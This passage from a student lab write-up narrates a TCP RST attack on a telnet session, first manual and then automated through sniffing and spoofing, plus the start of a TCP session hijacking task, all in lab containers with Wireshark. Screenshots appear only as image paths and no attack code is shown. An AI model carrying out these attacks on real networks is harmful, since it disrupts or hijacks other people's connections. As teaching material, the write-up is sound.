
Here, I wrote the letter "l" on the windows of user1 to create one last packet.




Then I looked at the last packet of Wireshark and filled the missing values in the skeleton code.




Here, I'm running the code on the attacker container and as you can see Wireshark has picked up on the spoofed RST packet.



Here, I'm checking if the tcp connection still exists between user1 and the victim (in this case, it no longer exists).




Here, seeing that the telnet window was still open I tried typing inside but the connection ended with a message “Connection Closed by foreign host” and the second RST packet was visible in Wireshark.





Optional: Launching the attack automatically.

Here, you see the program I'm going to use to launch the attack automatically using the sniffing-and-spoofing technique.





Here, I have Wireshark capturing in the background and we can also see the victim container having an established telnet connection.





Here, I'm running the attack and attempting to write *ls* in the telnet window of user1. As you can see the connection was terminated almost immediately. You will also notice the resulting RST packets being captured by Wireshark in the background. This is due to the attack program actively sending TCP RST packets as part of the attack on the telnet connection.







Task 3: TCP Session Hijacking


Launching the attack manually

Here, we first established a telnet connection between user1 and the victim. We then started capturing traffic with Wireshark. We then created a secret.txt file on the telnet window of user1 to create a packet on Wireshark (which we use later input values into our Hijacking attack program).






Then, I looked at the last packet on Wireshark and filled the appropriate values on my skeleton code.

